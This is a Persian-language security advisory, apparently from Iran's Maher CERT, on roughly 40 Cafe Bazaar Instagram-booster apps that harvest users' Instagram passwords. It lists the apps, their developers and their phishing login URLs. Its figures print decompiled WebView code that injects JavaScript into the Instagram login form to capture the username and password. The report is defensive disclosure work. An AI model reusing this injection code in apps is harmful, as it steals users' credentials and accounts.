بسمه تعالی

مرکز ماهر

بررسی اپلیکیشن‌های جعلی اینستاگرام منتشر شده در کافه بازار

مـهر۹۷

۱ چکیده

گسترش شبکه اجتماعی اینستاگرام در بین مردم برخی مسائل جانبی را نیز به همراه داشته است. یکی از شبکه‌های اجتماعی محبوب در ایران اینستاگرام است. برنامه‌های زیادی با نام‌های «فالوئریاب»، «لایک بگیر»، «آنفالویاب» و عناوین دیگر برای ارائه خدمات جانبی به کاربران اینستاگرامی در کافه‌بازار منتشر شده است.

در طول این تحقیق بیش از ۲۰۰ برنامه با خدمات مرتبط با اینستاگرام از کافه بازار جمع آوری شده و مورد بررسی قرار گرفتند. از این میان حدود ۹۰ برنامه برای ارائه خدمات نیاز به ورود به حساب اینستاگرام کاربر داشتند. در طول تحقیق نزدیک به ۴۰ برنامه شناسایی شدند که نام کاربری و پسورد اینستاگرامی کاربران را به روش‌های مختلف استخراج کرده و به سرور توسعه دهندگان ارسال می‌کردند.

۲ مقدمه

برنامه‌هایی که خدمات جانبی به کاربران اینستاگرام ارائه می‌دهند معمولاً با عناوین «لایک بگیر»، «فالوئر بگیر»، «کامنت بگیر» و «آنفالویاب» منتشر می‌شوند. با توجه به نوع خدماتی که این برنامه ها ارائه می‌دهند، معمولا نیاز به ورود به اکانت اینستاگرام در داخل برنامه است، طبق ادعای اغلب این برنامه‌ها صفحه ورود به اکانت مستقیماً از سایت اینستاگرام بارگیری می‌شود و خود برنامه به اطلاعات کاربر (نام کاربری و رمز عبور) دسترسی ندارد. در اغلب موارد توضیح مشابه مطلب زیر به کاربر نمایش داده می‌شود:

"توجه کنید این یک برنامه غیر رسمی برای اینستاگرام است، شما البته با اتصال به خود اینستاگرام لاگین می شوید و جای نگرانی برای اطلاعات محرمانه شما نیست (اطلاعات شما نزد اینستاگرام محفوظ است)"

برخلاف این نوع پیام‌ها، تعداد زیادی از برنامه‌ها به روش های مختلفی که در ادامه توضیح داده شده‌اند، پسورد اینستاگرام کاربران را استخراج می‌کردند.

۳ لیست برنامه‌ها

لیست برنامه‌های شناسایی شده در طول تحقیق که پسورد کاربران را سرقت می‌کردند به شرح زیر است:

نام برنامه	نام بسته	نام توسعه دهنده	حداقل نصب فعال	لینک کافه بازار
انفالویاب اینستاگرام	com.unfollo.instagram	appyab	50000	https://cafebazaar.ir/app/com.unfollo.instagram
فالوور گیر اینستاگرام	ir.microks.instagram	گروه برنامه نویسی MicroKS	50000	https://cafebazaar.ir/app/ir.microks.instagram
انفالویاب اینستاگرام	com.unfollowyab.instap	گروه نرم افزاری تیبان	20000	https://cafebazaar.ir/app/com.unfollowyab.instap
انفالویاب اینستاگرام	com.ns.unfollowfinder	نوین سافت	20000	https://cafebazaar.ir/app/com.ns.unfollowfinder
تپ اینستا=فالوور،لایک،بازدید،کامنت	ir.smartmob.tapinsta	تلروید	10000	https://cafebazaar.ir/app/ir.smartmob.tapinsta
فالویر بگیر اینستاگرام	ir.smartmob.followergram	علی داننده	10000	https://cafebazaar.ir/app/ir.smartmob.followergram
انفالویاب اینستاگرام	ir.novinsofts.smartunfollowfinder	فالویر بگیر اینستاگرام	10000	https://cafebazaar.ir/app/ir.novinsofts.smartunfollowfinder
آنفالویاب اینستاگرام	ir.om6.hm	امید حاتم	10000	https://cafebazaar.ir/app/ir.om6.hm
آنفالویاب | آنفالوپلاس	ir.unfollowplus.mti	گروه برنامه نویسی موج	10000	https://cafebazaar.ir/app/ir.unfollowplus.mti
پرفکت اینستا(لایک و	com.ait.prefectinsta	توسعه دهندگان	10000	https://cafebazaar.ir/app/com.ait.prefectinsta

فالوئر بگیر)		جوان		
فالوئر لایک کامنت و ویو بگیر اینستا	com.sibroid.followvista	سیام سافت	5000	https://cafebazaar.ir/app/com.sibroid.followvista
اینستاپلاس فالوور و لایک اینستاگرام	ir.behtateam.instaplus	ایده گستر بهتا	5000	https://cafebazaar.ir/app/ir.behtateam.instaplus
وان فالو (فالوور،کامنت،لایک و ویو)	com.hicell.onefollow	HiCell	2000	https://cafebazaar.ir/app/com.hicell.onefollow
فالوئرلایک	ir.followerlike.instagram	کارمانیاوب	2000	https://cafebazaar.ir/app/ir.followerlike.instagram
ربات اینستگرام	com.insta.bots	تیم برنامه نویسی وبساز	2000	https://cafebazaar.ir/app/com.insta.bots
جت فالوئر | فالوئر بگیر اینستاگرام	com.ait.jetfollower	توسعه دهندگان جوان	2000	https://cafebazaar.ir/app/com.ait.jetfollower
جت لایک | لایک بگیر اینستاگرام	com.ait.jetlike	توسعه دهندگان جوان	2000	https://cafebazaar.ir/app/com.ait.jetlike
کلوپ اینستا (فالوئر،لایک،کامنت،ویو)	ir.smartmob.clopinsta	پرداز میزبان	1000	https://cafebazaar.ir/app/ir.smartmob.clopinsta
فالوورده اینستاگرام + لایک بگیر	com.followerdeh.sibroid	علیرضا قاسم پور	1000	https://cafebazaar.ir/app/com.followerdeh.sibroid
اینستاگرامی ها / فالوئر , لایک	ir.smartmob.instagramiha	سردار صالح	1000	https://cafebazaar.ir/app/ir.smartmob.instagramiha

اینستاسنتر (فالور/لایک/کامنت/ویو)	ir.smartmob.instacenter	اندروپرداز	1000	https://cafebazaar.ir/app/ir.smartmob.instacenter
فالوور گیر اینستاگرام : لایک بگیر	com.hifollower.sibroid	گروه نرم افزاری نمو سافت	500	https://cafebazaar.ir/app/com.hifollower.sibroid
سِیف فالوئر(فالو،لایک،کامنت،ویو)	ir.safefollower.sibroid	منتظری	500	https://cafebazaar.ir/app/ir.safefollower.sibroid
اینستاپرو: فالو و لایک بگیر اینستا	com.appline.instapro	اپلاین	500	https://cafebazaar.ir/app/com.appline.instapro
فالو+ویو+کامنت+ لایک	com.followerpash.sibroid	ASEDMOSTAFA	500	https://cafebazaar.ir/app/com.followerpash.sibroid
فالوور بگیر اینستاگرام، اینستا دانلودر، لایک و فالوئر بگیر اینستاگرام (گرامیستا)	com.gramista.android	ممبرزگرام MembersGram	500	https://cafebazaar.ir/app/com.gramista.android
فالوور حرفه ای	ir.falowarahafai.instaharf	رضا صنعتی غازانی	200	https://cafebazaar.ir/app/ir.falowarahafai.instaharf
فالو بگیر اینستا (لایک,کامنت,ویو)	com.maxfollow.maxteam	مکس تیم	200	https://cafebazaar.ir/app/com.maxfollow.maxteam
فالووگرام	افزایش لایک و فالوور	co.persian.followgram	SEYDRAZI	200	https://cafebazaar.ir/app/co.persian.followgram
فالوور ایرانی	com.followerirani.com	صبا رایانه	200	https://cafebazaar.ir/app/com.followerirani.com
اینستاگرام-لایک	ir.takfollow.app	devroid	200	https://cafebazaar.ir/app/ir.takfollow.app

و فالوور تک				
فالوئر بگیر و لایک بگیر فالوئرباران	com.followerbaran.sibroid	ام ام تی	100	https://cafebazaar.ir/app/com.followerbaran.sibroid
اینستا کلاب (فالوئر،لایک،کامنت،ویو)	bizans.deve.instaclub	گروه برنامه‌نویسی بیزانس	100	https://cafebazaar.ir/app/bizans.deve.instaclub
اینستا پلاس	com.insta.com.followersplus	ایمان سافت	100	https://cafebazaar.ir/app/com.insta.com.followersplus
فالووریون| فالوور و لایک اینستاگرام	co.persian.followerion	سجاد طبیشی	100	https://cafebazaar.ir/app/co.persian.followerion
فالو و لایک بگیر اینستاپارس	ir.javastudio.instapars	جاوا استودیو	100	https://cafebazaar.ir/app/ir.javastudio.instapars
فالوئرپلاس	com.hanimoontell.sibroid	تهران	50	https://cafebazaar.ir/app/com.hanimoontell.sibroid
اینستارجین	com.instaregion.sibroid	رجین گروپ	50	https://cafebazaar.ir/app/com.instaregion.sibroid

۴ روش‌های فریب کاربران

این برنامه‌ها در مجموع از سه روش مختلف برای فریب کاربر استفاده می‌کردند.

- بارگزاری صفحه وب مشابه صفحه اینستاگرام
- نمایش صفحه طراحی شده شبیه به صفحه اینستاگرام
- استخراج پسورد از صفحه اصلی اینستاگرام با افزودن کد جاوااسکریپتی


در ادامه به بررسی هر یک از این روش ها می‌پردازیم و مجموعه برنامه هایی که از این روش‌ها برای استخراج پسورد کاربران سواستفاده می‌کردند را معرفی می‌کنیم.

۴-۱ بارگزاری صفحه وب مشابه صفحه اینستاگرام

در این روش برنامه‌ها به جای بارگزاری صفحه لاگین اینستاگرام، یک صفحه جعلی را بارگزاری می‌کنند. لیست صفحات جعلی شناسایی شده به صورت زیر است:

- http://tapinsta.ir/LoginPagei.html
- http://mmbers.ir/FollowerGramNew/Instagram-Login
- http://instagramapi.sinapps.ir
- http://userplusapp.ir/instaup/LoginPage.html
- http://instaplus.ir/instagram/login/index.php
- http://hicell-developer.ir/OneFollow/Instagram-Login/
- http://x2net.ir/followerLike/login/instagram.html
- http://cloobinsta.space/ClopInsta/Instagram-Login/
- http://login.instagramiha.org/
- http://elyasm.ir/cafeinstaz/LoginPage.html
- http://takfollow.ir/instagram/login/index.php
- http://instaclubbizans.com/InstaClub/Instagram-Login/
- http://login.instaregion.ir/

برای نمونه چند تصویر از این صفحات جعلی در زیر آمده است.



شکل ۱ صفحات جعلی

در این روش نام کاربری و پسورد اینستاگرام فرد مستقیما به سرور میزبان این صفحات جعلی ارسال می‌شود و در اختیار توسعه دهندگان قرار می‌گیرد.

۲-۴ نمایش صفحه طراحی شده شبیه به صفحه اینستاگرام

این روش مشابه با روش قبلی است با این تفاوت که صفحه ای که به کاربر نشان داده می‌شود یک صفحه آفلاین است و بدون بارگزاری اطلاعات از اینترنت یک صفحه مشابه اینستاگرام به کاربر نمایش داده می‌شود.

۳-۴ استخراج پسورد از صفحه اصلی اینستاگرام با افزودن کد جاوااسکریپتی

در این روش صفحه اصلی اینستاگرام به کاربر نشان داده می‌شود و اطلاعات کاربر هم در همین صفحه وارد می‌شود ولی با افزودن کد جاوااسکریپتی به صفحه‌ی بارگزاری شده، نام کاربری و پسورد کاربر استخراج می‌شود.

شکل ۲ صفحه ورود به اینستاگرام

بررسی کد چنین برنامه‌هایی نشان می‌دهد که با بارگزاری صفحه ورود به اینستاگرام، یک کد جاوا اسکریپتی توسط برنامه به آن اضافه می‌شود، این کد نام کاربری و پسورد اکانت اینستاگرام فرد را استخراج می‌کند، کدهای مربوط به استخراج پسورد، مشابه کدی است که در تصویر زیر نشان داده شده است.

```
public void onPageFinished(WebView webView, String str) {
    super.onPageFinished(webView, str);
    Log.d("yyyyyy", "onPageFinished     " + this.f5353a.f5360o);
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("var values = { user:'' , pass:'' }; ");
    stringBuilder.append("document.getElementsByTagName('form')[0].onsubmit = function () {");
    stringBuilder.append("var objPWD, objAccount;var str = '';");
    stringBuilder.append("var inputs = document.getElementsByTagName('input');");
    stringBuilder.append("for (var i = 0; i < inputs.length; i++) {");
    stringBuilder.append("if (inputs[i].name.toLowerCase() === 'password') {objPWD = inputs[i];}");
    stringBuilder.append("else if (inputs[i].name.toLowerCase() === 'username') {objAccount = inputs[i];}");
    stringBuilder.append("}");
    stringBuilder.append("if (objAccount != null) {values.user = objAccount.value;}");
    stringBuilder.append("if (objPWD != null) { values.pass = objPWD.value;}");
    stringBuilder.append("window.MYOBJECT.processHTML(JSON.stringify(values));");
    stringBuilder.append("return true;");
    stringBuilder.append("};");
    webView.loadUrl("javascript:" + stringBuilder.toString());
    if (this.f5353a.f5360o == 0) {
        this.f5353a.m8121b(false);
        this.f5353a.f5360o = 1;
    }
}
```

شکل ۳ نمونه کد جاوااسکریپتی استخراج پسورد

```
public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
    Log.d("Instagram-WebView", "Loading URL: " + str);
    webView.addJavascriptInterface(new c(this.a), "instalogin");
    super.onPageStarted(webView, str, bitmap);
    this.a.a(true);
}
```

```
public void onPageFinished(WebView webView, String str) {
    super.onPageFinished(webView, str);
    Log.d("Instagram-WebView", "onPageFinished URL: " + str);
    if (this.a.b == 0) {
        this.a.a(false);
    }
    if (str.contains("instagram")) {
        webView.loadUrl("javascript: document.getElementsByClassName(\"button-green\")[0].onclick = function() {\n
        var username = document.getElementById(\"id_username\").value;\n
        var password = document.getElementById(\"id_password\").value;\n
        instalogin.saveData(username, password);\n    };");
    }
}
```

شکل ۴ افزودن کد جاوااسکریپتی و استخراج پسورد

در این روش پس از استخراج پسورد، برنامه اقدام به ارسال اطلاعات به سرور خودش می‌کند. تحلیل ترافیک برنامه اطلاعات ارسالی را نشان می‌دهد. در برخی مواقع برنامه‌ها اطلاعات را به صورت رمز شده ارسال می‌کنند تا تحلیل ترافیک برنامه، سرقت اطلاعات آشکار نشود. در لیست برنامه‌هایی که در ابتدای گزارش آمده است، فقط برنامه‌هایی که اطلاعات استخراج شده را به سرور توسعه دهنده ارسال می‌کنند آمده است و فعلا از برنامه‌هایی که این اطلاعات را به جای دیگری ارسال نمی‌کنند (یا شواهدی مبنی بر ارسال اطلاعات تا کنون یافت نشده) صرف نظر شده است.

۵ نتیجه‌گیری

برنامه های بسیار زیادی برای کاربران اینستاگرام در کافه‌بازار و فروشگاه‌های دیگر منتشر شده است و متاسفانه کاربران به این برنامه ها اعتماد می‌کنند. در این گزارش حدود چهل برنامه که پسورد اینستاگرام کاربران را استخراج می‌کردند، آورده شده است.

یکی از روش‌های رایج این برنامه‌ها نمایش صفحه جعلی مشابه با صفحه لاگین اینستاگرام است. روش دیگر نیز استخراج پسورد از صفحه خود اینستاگرام است. ارسال کاربر به صفحه لاگین خود اینستاگرام در داخل یک برنامه، دلیل بر دسترسی نداشتن آن برنامه به اطلاعات وارد شده در صفحه لاگین اینستاگرام نیست و با توجه به کد جاوااسکریپتی که نشان داده شد، برنامه می‌تواند نام کاربری و پسورد وارد شده را استخراج کند.

با توجه به آمار نصب‌های فعال کافه‌بازاری این برنامه‌ها به صورت تخمینی اطلاعات ۳۰۰,۰۰۰ کاربر اینستاگرام در ایران در اختیار تولیدکنندگان این برنامه ها می باشد. گزارش مفصلی از این برنامه ها جهت اقدام لازم برای پلیس فتا ارسال گردیده است. در ضمن تاکنون ۲۰ مورد از این اپلیکیشن ها از کافه بازار حذف شده اند.